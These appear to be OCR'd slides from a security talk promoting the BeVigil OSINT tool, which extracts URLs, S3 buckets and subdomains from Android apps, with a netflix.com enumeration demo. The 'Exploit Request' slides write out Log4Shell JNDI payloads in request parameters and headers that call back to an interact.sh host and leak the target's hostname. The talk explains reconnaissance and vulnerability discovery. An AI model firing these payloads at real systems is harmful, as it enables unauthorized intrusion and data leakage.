https://med360.s3.amazonaws.com/prod/cuc/healthcare_service/cuc_default.jpg
https://healthcare-lp-537983768107.s3-ap-northeast-
1.amazonaws.com/webview/terms/arida.html
https://healthcare-lp-537983768107.s3-ap-northeast-
1.amazonaws.com/webview/arida_use_guide/index.html
https://healthcare-lp-537983768107.s3-ap-northeast-
1.amazonaws.com/version/check.json
https://healthcare-lp-537983768107.s3-ap-northeast-
1.amazonaws.com/webview/terms/nishitokyo.html
https://healthcare-lp-537983768107.s3-ap-northeast-
1.amazonaws.com/webview/terms/genovision.html
https://healthcare-pages-537983768107.s3.ap-northeast-1.amazonaws.com/hc-
event/term.html
https://healthcare-lp-537983768107.s3-ap-northeast-1.amazonaws.com
https://healthcare-pages-537983768107.s3.ap-northeast-1.amazonaws.com
———snip———
```

But how can we use this data?

Scanning the Internet



Exploit Request

Request

Pretty Raw Hex

```
1 GET /api/v1/add-user/?name=${jndi:ldap://x-${hostName}-y_param_name_example_com_proto_8080.xxxxx.interact.sh}&age=
  ${jndi:ldap://x-${hostName}-y_param_age_example_com_proto_8080.xxxxx.interact.sh}&car=
  ${jndi:ldap://x-${hostName}-y_param_car_example_com_proto_8080.xxxxx.interact.sh}
2 Host: example.com:8080
3 Referer: ${jndi:ldap://x-${hostName}-y_header_referer_example_com_proto_8080.xxxxx.interact.sh}
4 User-Agent: ${jndi:ldap://x-${hostName}-y_header_user_agent_example_com_proto_8080.xxxxx.interact.sh}
5 X-Forwarded-For: ${jndi:ldap://x-${hostName}-y_header_xff_example_com_proto_8080.xxxxx.interact.sh}
```

Request

Pretty Raw Hex

```
1 POST /api/v1/add-user/
2 Host: example.com:8080
3 Referer: ${jndi:ldap://x-${hostName}-y_header_referer_example_com_proto_8080.xxxxx.interact.sh}
4 User-Agent: ${jndi:ldap://x-${hostName}-y_header_user_agent_example_com_proto_8080.xxxxx.interact.sh}
5 X-Forwarded-For: ${jndi:ldap://x-${hostName}-y_header_xff_example_com_proto_8080.xxxxx.interact.sh}
6
7 {
8   "name": "${jndi:ldap://x-${hostName}-y_param_name_example_com_proto_8080.xxxxx.interact.sh}" ,
9   "age": "${jndi:ldap://x-${hostName}-y_param_age_example_com_proto_8080.xxxxx.interact.sh}" ,
10  "car": "${jndi:ldap://x-${hostName}-y_param_car_example_com_proto_8080.xxxxx.interact.sh}"
11 }
```

Results


300+

LOG4SHELL
CVE-2021-44228

400+

SSRF/OPEN REDIRECT

A Gift For The Security Community



A handy tool to extract assets like subdomains, URL params, hosts, S3 buckets, URLs from android applications through BeVigil OSINT API with ease.

https://github.com/Bevigil/BeVigil-OSINT-CLI


Asset Enumeration Demo

```
~ → bevigil-cli enum subdomains --domain "netflix.com"
{
   "domain": "netflix.com",
   "subdomains": [
      "cast-uiboot.prod.http1.netflix.com",
      "ichnaea-web.netflix.com",
      "api.test.netflix.com",
      "portal-test-ci-app.eng.dvdco.netflix.com",
      "techblog.netflix.com",
      "www.netflix.com",
      "nrdp.nccp.netflix.com",
      "develop.test.web.netflix.com",
      "help.netflix.com",
      "media.netflix.com",
```

```
[6]: from bevigil import BeVigil

[7]: bevigil = BeVigil(api_key = BEVIGIL_API_KEY)

[8]: packages = bevigil.getPackagesFromDomain(domain = "netflix.com")

[9]: wordlist = bevigil.getUrlsFromDomain(domain = "netflix.com")
```

Takeaways & Conclusion

- Uncovered an uncommon yet important attack surface
- Widespread bugs, hard-coded credentials, vulnerabilities, misconfigurations are everywhere. The internet is broken.
- Use bevigil-cli in your day to day recon process.



Do you have any questions?

Send it to us!

We hope you learned something new.